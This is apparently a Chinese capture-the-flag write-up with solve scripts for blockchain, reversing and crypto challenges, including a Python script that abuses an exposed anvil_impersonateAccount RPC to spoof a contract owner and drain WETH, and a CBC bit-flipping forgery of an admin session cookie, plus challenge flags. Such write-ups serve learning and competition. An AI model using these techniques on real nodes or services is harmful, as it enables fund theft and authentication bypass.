key中提示我们S_P和xor是加密方式，同时key也是xor的key

S盒和P盒的随机种子是16和42，分块大小是32和256

解密一次发现不够，根据least 3.5猜出是循环4次解密

```
import random

hex_enc = "2d8d1617fcf9223f0dd274dd58cf7d0cc5504a8310bdc5dc2572251ed2d069c3"
key = b"do_you_know_S_P_and_xor_????!!!!"

# S盒
random.seed(42)
s_box = list(range(256))
random.shuffle(s_box)
s_inv = [0] * 256
for i, v in enumerate(s_box):
    s_inv[v] = i

# P盒
random.seed(16)
p_box = list(range(32))
random.shuffle(p_box)
p_inv = [0] * 32
for i, v in enumerate(p_box):
    p_inv[v] = i

# 循环4次 S+P+xor
state = list(bytes.fromhex(hex_enc))
for _ in range(4):
    state = [s_inv[b] for b in state]
    state = [state[p_inv[i]] for i in range(32)]
    state = [state[i] ^ key[i] for i in range(32)]

print(bytes(state).decode())

# xmctf{Bl0ckCha1n_Tr4ce_Cha1nR4y}
```

抄作业

题目提示有个/rpc接口，用POST请求，bp发个包

请求

美化 Raw Hex

```
POST /rpc HTTP/1.1
Host: 80-19515962-e519-427f-8d2b-4c0458b80ea2.challenge.ctfplus.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
 Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Type:application/json
Content-Length: 114

{
  "jsonrpc":"2.0",
  "method":"eth_getCode",
  "params":[
    "0x75537828f2ce51be7289709686A69CbFDbB714F1",
    "latest"
  ],
  "id":1
}
```

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 1896
Content-Type: application/json
Date: Sun, 29 Mar 2026 01:23:43 GMT
Server: nginx/1.18.0 (Ubuntu)
Vary: origin, access-control-request-method, access-control-request-headers

{
  "jsonrpc":"2.0",
  "id":1,
  "result":
  "0x6080604052348015610000f575f80fd5b5060043610610034575f3560e01c80635e36bdc614610038
  ab2fcd2146100685b5f80fd5b610052600480360381019061004d919061a4565b610084565b604051
  f919061e9565b604051809103905f35b610082600480360381019061007d919061023565b6100a0565b
  f60202805f5260405f205f91505490610100a900460ff1615b8082846100ad919061b2b2565b1461
  7604051 7f08c379a0000000000000000000000000000000000000000000000000000000000000008152600401 61
  061034d565b604051809103905fd5b60015f803373ffffffffffffffffffffffffffffffffffffffff1673
  ffffffffffffffffffffffffffffffffffffffff16815260200190815260200015f205f6101000a81548160ff02
  0831515021790555050505050565b5f80fd5b5f73ffffffffffffffffffffffffffffffffffffffff821690
  050565b5f610173826101 4a565b905091905056 5b6101838161016965b811461018d575f80fd5b50565b
  5905061019e8161017a565b929150505 65b5f6020828403121561 01b9576101b861014656 5b5b5f6101c6
  501610190565b91505092915050565b5f811515905091905056 5b6101e3816101cf565b825250505 65b5f
  20190506101fc5f830184610 1da565b929150505 65b5f819050919050565b6102148161020202565b811461
  75f80fd5b50565b5f813590506102 2f8161020b565b929150505 65b5f805f6060848603121561024c5761
  10146565b5b5f610259868287016102215 65b935050602061026a868287016102215 65b925050604061 02
  2870161022 1565b91505092509250925 65b7f4e487b710000000000000000000000000000000000000000
  000000000005f526011600452602 45ffd5b5f6102bc826102025 65b91506102c7836102025 65b92508282
  2d5816102025 65b91508282048414831517 6102ec576102eb61028565b5b509291505056 5b5f82825260
  190509291505056 5b7f77726f6e67000000000000000000000000000000000000000000000000000000005f
  250565b5f610337600583 6102f3565b91506103428261030356 5b602082019050919050565b5f602082 01
  181035f830152610364816103 2b565b905091905056fea2646970667358221220 65ea027d1af022804883
  ba02dae1169f7b75d02f59ba1a92bd682ba57976473 6f6c63430008140033"
}
```

得到一串hex，不知道是什么？丢给ai看看

64736f6c63430008140033"}
这是什么，翻译一下

Model • 09:27

这段代码是**以十六进制格式表示的以太坊虚拟机（EVM）字节码（Bytecode）**。

那我们直接用在线网站反编译一下，~~嫌麻烦也可以直接丢给ai~~

有两个重要函数：

- 0x5e36bdc6
- 0xaab2fcd2

反编译后大概如下

```
pragma solidity ^0.8.20; # solidity版本是0.8.20

contract Challenge {
    mapping(address => bool) public solved;

    function check(address a) external view returns (bool) {
        return solved[a];
    }

    function solve(uint256 a, uint256 b, uint256 c) external {
        require(a * b == c, "wrong");
        solved[msg.sender] = true;
    }
```

```
}
```

比较重要的是solve方法的逻辑，检查传入的三个数a,b,c是否满足`a * b == c`，那么我们直接传1,1,1即可

这里采用remix+metamask

利用remix环境，先在metamask插件中连接上`容器/rpc`网络（链31337，ETH），导入私钥账号，再用私钥导入

由于部署合约的源码没给，我们不知道函数名，只能直接利用字节码调用合约里的函数


方法一：利用remix的前端进行交互

remix中Deploy & run transactions，环境使用新版的Browser Extension-Metamask，链接上我们的metamask钱包

之后点击Add Contract，输入题目给的目标合约地址

使用Low level ineraction，输入字节码，Transact

不过没成功，似乎调用函数时失败了

> metamask改版后不知道抽什么风，有人能解决下图中的问题吗
>
> 
>

方法二：直接用console运行js

```
ethereum.request({
  method: 'eth_sendTransaction',
  params: [{
    from: '0x27869891CD514b254855632776Cd2D32f0c6e0C7',
    to: '0x75537828f2ce51be7289709686A69CbFDbB714F1',
    data:
'0xaab2fcd2000000000000000000000000000000000000000000000000000000000000000100000000000000000000
0000000000000000000000000000000000000000000000000001000000000000000000000000000000000000000000000000
0000000000000000001'
  }]
}).then(console.log).catch(console.error)

// 这里发送一段字节码调用函数
```

发送成功后，回到容器界面查询一下交易

Check Solution

Challenge Solved!

xmctf{cb565aa7-7f1d-4e6c-9c42-4f9703ca4d0c}

口算私钥

先看看源码

```
pragma solidity 0.8.20;

contract Challange {

    bool public isSolve;
    address public owner;

    constructor(address _owner){
        owner = _owner;
        isSolve = false;
    }

    function solve() public {
        require(msg.sender == owner,"Not Owner");
        isSolve = true;
    }
}
```

重要的条件是msg.sender == owner，必须要让函数判断调用合约的是owner

这里获取/rpc的anvil_impersonateAccount有个漏洞，可以伪装成任意地址发送操作，那么我们并不需要获取私钥，只需要利用漏洞伪造身份即可

```
curl <题目url/rpc> -X POST -H "Content-Type: application/json" -d '{
    "jsonrpc":"2.0",
    "method":"anvil_impersonateAccount",
    "params":["0x1862fB125eEc7b36E0797b4F8F55Dfb099F08934"],
    "id":1
  }'
```

这一步是伪装身份，之后直接用这个身份进行交易

```
curl <题目url/rpc> -X POST -H "Content-Type: application/json" -d '{
    "jsonrpc":"2.0",
    "method":"eth_sendTransaction",
    "params":[{
      "from":"0x1862fB125eEc7b36E0797b4F8F55Dfb099F08934",
      "to":"0x75537828f2ce51be7289709686A69CbFDbB714F1",
      "data":"0x890d6908"
    }],
    "id":1
  }'
```

check solution即可

Wrapped Ether

通过条件：Setup.isSolved()中要求 address(weth).balance == 0，即把WETH合约中的ETH清空

而Setup.sol中给合约存了10ETH左右

rpc中还是开放了anvil_impersonateAccount，我们可以伪装成setup，利用transfer函数的弱校验，将钱转给challenge合约，最后调用withdraw转出

这里用pythonweb3完成操作，也可以remix（等我有时间复现一下）

```
import argparse

import requests
from web3 import Web3


def rpc(rpc_url: str, method: str, params=None):
    if params is None:
        params = []
    r = requests.post(
        rpc_url,
        json={"jsonrpc": "2.0", "id": 1, "method": method, "params": params},
        timeout=12,
    ).json()
    if "error" in r:
        raise RuntimeError(f"{method}: {r['error']}")
    return r["result"]


def pad32_no0x(s: str) -> str:
    return s.rjust(64, "0")


def data_transfer(to: str, amount: int) -> str:
    # transfer(address,uint256)
    return "0xa9059cbb" + pad32_no0x(to[2:].lower()) + pad32_no0x(hex(amount)[2:])


def data_withdraw(amount: int) -> str:
```

```
    # withdraw(uint256)
    return "0x2e1a7d4d" + pad32_no0x(hex(amount)[2:])


def data_balance_of(addr: str) -> str:
    # balanceOf(address)
    return "0x70a08231" + pad32_no0x(addr[2:].lower())


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("--base", required=True, help="e.g.
http://xxx.challenge.ctfplus.cn")
    args = parser.parse_args()

    base = args.base.rstrip("/")
    rpc_url = f"{base}/rpc"

    deposit_topic = Web3.keccak(text="Deposit(address,uint256)").hex()
    logs = rpc(
        rpc_url,
        "eth_getLogs",
        [
            {
                "fromBlock": "0x0",
                "toBlock": "latest",
                "topics": [deposit_topic],
            }
        ],
    )
    if not logs:
        raise RuntimeError("no Deposit logs found")

    # First Deposit is Setup constructor funding.
    target = Web3.to_checksum_address(logs[0]["address"])
    setup = Web3.to_checksum_address("0x" + logs[0]["topics"][1][-40:])
    amount = int(logs[0]["data"], 16)

    # challenger() getter selector
    sel_challenger = Web3.keccak(text="challenger()").hex()[:10]
    raw = rpc(rpc_url, "eth_call", [{"to": target, "data": sel_challenger}, "latest"])
    challenger = Web3.to_checksum_address("0x" + raw[-40:])

    rpc(rpc_url, "anvil_impersonateAccount", [setup])
    rpc(rpc_url, "anvil_impersonateAccount", [challenger])
    rpc(rpc_url, "anvil_setBalance", [setup, hex(Web3.to_wei(2, "ether"))])

    tx1 = rpc(
        rpc_url,
        "eth_sendTransaction",
        [{"from": setup, "to": target, "data": data_transfer(challenger, amount)}],
    )
```

```
    bal = int(
        rpc(rpc_url, "eth_call", [{"to": target, "data": data_balance_of(challenger)},
"latest"]),
        16,
    )
    tx2 = rpc(
        rpc_url,
        "eth_sendTransaction",
        [{"from": challenger, "to": target, "data": data_withdraw(bal)}],
    )

    left = int(rpc(rpc_url, "eth_getBalance", [target, "latest"]), 16)
    ans = requests.post(f"{base}/api/solve", json={}, timeout=12).json()

    print(f"[+] target={target}")
    print(f"[+] challenger={challenger}")
    print(f"[+] setup={setup}")
    print(f"[+] amount={Web3.from_wei(amount, 'ether')} ETH")
    print(f"[+] challenger_weth={Web3.from_wei(bal, 'ether')} ETH")
    print(f"[+] tx transfer={tx1}")
    print(f"[+] tx withdraw={tx2}")
    print(f"[+] target ETH left={Web3.from_wei(left, 'ether')} ETH")
    print(f"[+] solved={ans.get('solved')}")
    if ans.get("flag"):
        print(f"[+] flag: {ans['flag']}")


if __name__ == "__main__":
    main()
```

Reverse

ezFinger

STM32的题

题目给的是 STM32F429 的裸 bin 固件，导入 IDA 时选择 ARM little-endian，并把基址手动设为 0x08000000。

然后分别跳转到 0x08003498 和 0x08000EC0 做静态分析：

前者函数内部会读取 RCC 相关寄存器（CFGR/PLLCFGR），根据时钟源分支并进行分频倍频计算，且出现典型 64 位除法流程，行为特征与 HAL_RCC_GetSysClockFreq 完全吻合。

0x08000EC0 则是先通过 pin 映射表把逻辑引脚转成端口与位，再根据第二个参数（0/1）写入对应 GPIO 寄存器完成拉高/拉低，这与 digitalWrite 语义一致。

对照常见名可确定两处函数名分别为 HAL_RCC_GetSysClockFreq 和 digitalWrite

`xmctf{HAL_RCC_GetSysClockFreq_digitalWrite}`

移动的秘密

题目是一个 64 位 ELF 程序。先用 IDA 看字符串和交叉引用，可以定位到主逻辑在 main 附近。程序先输出提示并读取最多 29 字节输入。

第一层校验是循环把输入每个字节右移一位（input[i] >> 1），再和 .rodata 里的 29 字节常量比较。这个校验只能确定每个字符的高 7 位，最低位丢失，所以每一位有两种可能。

第二层校验是对原始输入做 MD5，然后和程序内置的 16 字节摘要比较。也就是说需要在第一层得到的“半确定字符串”基础上，恢复 29 个最低位，使 MD5 命中目标摘要。

```
# solve_move_secret.py
import hashlib

cmp_shift = bytes.fromhex(
    "3c 36 31 3a 33 3d 3b 32 36 31 18 36 32 2f 19 2f 38 37 36 30 39 18 39 2f 18 18 19 19 3e"
)

md5_target = bytes.fromhex(
    "3a 22 c0 98 71 00 19 b3 1c 32 8a 86 14 29 d3 ad"
)

# 爆破得到的 29bit 低位掩码
mask = 0x11EABAE6

# 先恢复高7位（左移1）
base = bytes(((b << 1) & 0xFF) for b in cmp_shift)

# 按 bitmask 补回每个字符最低位
msg = bytes(base[i] | ((mask >> i) & 1) for i in range(29))

# 校验
assert hashlib.md5(msg).digest() == md5_target

print(msg.decode("ascii"))

# xmctf{welc0me_2_polar1s_1022}
```

Illusion

main函数里的是假flag（xmctf{nev_gona_letydown\x07}），真flag在sub_1400010F0逻辑里，一个简单的AES解密

```
from Crypto.Cipher import AES

key = bytes.fromhex(
    "12 34 12 34 12 34 12 34 12 34 12 34 41 45 53 21"
)

ct = bytes.fromhex(
    "F2 7B 7E 75 B4 5C 08 FA 19 3C 8A 4A 04 F8 1F 67 "
    "1B 05 9C E7 27 40 78 6D 28 F6 A8 B8 06 C6 C5 51"
)
```

```
pt = AES.new(key, AES.MODE_ECB).decrypt(ct)

pad = pt[-1]
msg = pt[:-pad].decode("ascii")

print("flag :", f"xmctf{{{msg}}}")

# xmctf{R3a1_w0rld_M47ters}
```

Crypto

神秘学

rsa，解线性方程组，算出a，b，最后暴力枚举求解k即可（甚至是最简单的质数筛）

```
from Crypto.Util.number import long_to_bytes

n =
63407394080105297388278430339692150920405158535377818019441803333853224630295862056336407010
05541208749448700336779944321776975407074500647332606266232262449863328389660076921109405998
96650209510078319367713529885855658841806633103040295307026955763861647264009281589214581739
712874692205180323259563662761 27
x1 =
34814089024006265842948633901845578331250084673481696456568253689856775784181869332230518107
92813745190000132321911937970968840332589150965113386330575858
deriv1_num =
36360623837143006554133449776905822223850034204333042340303731846698251185379183585401025894
58487382628464905852647071003817651667732605854962593055092851594411516061490919574668850441
69675868443540128959442518006721955539362020840732170781194945464210885982457918739367038837
18926122761577400400368341859847
cipher =
17359360992646515022812225990358117265652240629363564764503325024700251560440679272576574598
62094099687622027658841334549565825850809715018194783972633796168919506402495382453965408462
02261275923300546745178610326016388813552201196058218144129192216852875676480725759176620446
03845424779210032794782725398473

rhs = 3 * x1 * x1 - deriv1_num
two_a = (rhs + x1 - 1) // x1
a = two_a // 2
b = two_a * x1 - rhs

expr = x1**3 - a*x1**2 + b*x1

def is_prime(x):
    if x < 2:
        return False
    i = 2
    while i * i <= x:
        if x % i == 0:
            return False
        i += 1
```

```
    return True

for k in range(2, 256):
    if not is_prime(k):
        continue
    c = expr - k * n
    if c <= 0:
        continue
    m = pow(cipher, c, n)
    pt = long_to_bytes(m)
    if b"xmctf{" in pt.lower():
        print("pt =", pt.decode())

# xmctf{e6d787beb9230217e692e130f718cdeb}
```

ECC

利用y2=(y+c/2),x2=(x-r)的结构，得到y2 ** 2=x2 ** 3

```
from Crypto.Util.number import long_to_bytes

p =
92590185345027837146312475608181330784099303979397051623612304650315802545042647138991691707
906877165891006524061328005333974861099263870165626639615246 49
a = 0
b =
62354676316503490406365253204467295299855629494234493829696148871169832485276938725468087375
123759169740847418924286817989377908558725285264037380409084 93
c =
41659036547674291955435408190981803144777021375079944241926365965180088771399788220386167468
990534496400208120627369930089625855789216356974134599596857 60
d =
18893823403732475653872117825967942838529465618705643092519981968243832977868782126415816415
406851062666835036546209560373684161927964341472497482162846 48
e =
30155647888195045943138425628827813663617831086182260491289869961530575500144993264199883481
657440036930831089248312199967031330565234683969679003763886 17
G = (
12448845519709476147194589198057136497542898147602433662050126998714132359542799307436124037
919191123944575791702539907132500528222622558800362547726091 56,
45796395287511139771152095717281285855690821496965987701069341455007427850773824462926139257
194044331417491684274431227072531644774934997310168836164960 09
)
P = (
90391203792282408757640802383899493934332302670052690994211665538534624843533509177304688878
010356707109814149002851768631796504284126161447551021637649 06,
62660656807377295484750905568069282251069966067889260502684402448853984647568778868425703092
160952720264044537651989682085952422083062403713105553944166 94
)
```

```
r =
(-20784892105501163468788417734822431766618543164744831276565382957056610828425646241822695791707919723246949139641428939329792636186241761754679126803028 31) % p

inv2 = pow(2, -1, p)

def phi(Q):
    x, y = Q
    X = (x - r) % p
    Y = (y + c * inv2) % p
    return X * pow(Y, -1, p) % p

m = phi(P) * pow(phi(G), -1, p) % p

print(long_to_bytes(m).decode('utf-8'))

# xmctf{A_s1ngu14r_Curv3_15_n0t_s3cur3!}
```

ez_login

POST /login 发送空表单（username/password 都是 None），拿到合法 session，发现是一个CBC模式加密

把None改成admin即可

```
SRC_SESSION = "e82975bb1265e045877cb80f67c70fa3d83f04295ba4cff150e38ce7bc600f2c"
P_OLD = b"user=None" + b"\x07" * 7
P_NEW = b"user=admin" + b"\x06" * 6


def forge_admin_session(src_session_hex: str) -> str:
    data = bytes.fromhex(src_session_hex)
    iv, c1 = data[:16], data[16:32]
    iv_new = bytes(a ^ b ^ c for a, b, c in zip(iv, P_OLD, P_NEW))
    return (iv_new + c1).hex()


def main() -> None:
    admin_session = forge_admin_session(SRC_SESSION)
    print(f"raw_session={SRC_SESSION}")
    print(f"admin_session={admin_session}")


if __name__ == "__main__":
    main()
```

然后再传入Cookie中的session即可